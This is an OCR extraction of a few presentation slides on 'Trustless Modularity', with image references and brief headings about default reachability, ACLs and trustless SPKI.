
ALL applications,
even if not pre-negotiated

Trustless Modularity 🔌

What happens when everything is reachable by default?


Trustless Modularity 🔌

PLOP 🤝 *ACLs*




Trustless Modularity 🔌

Trustless SPKI



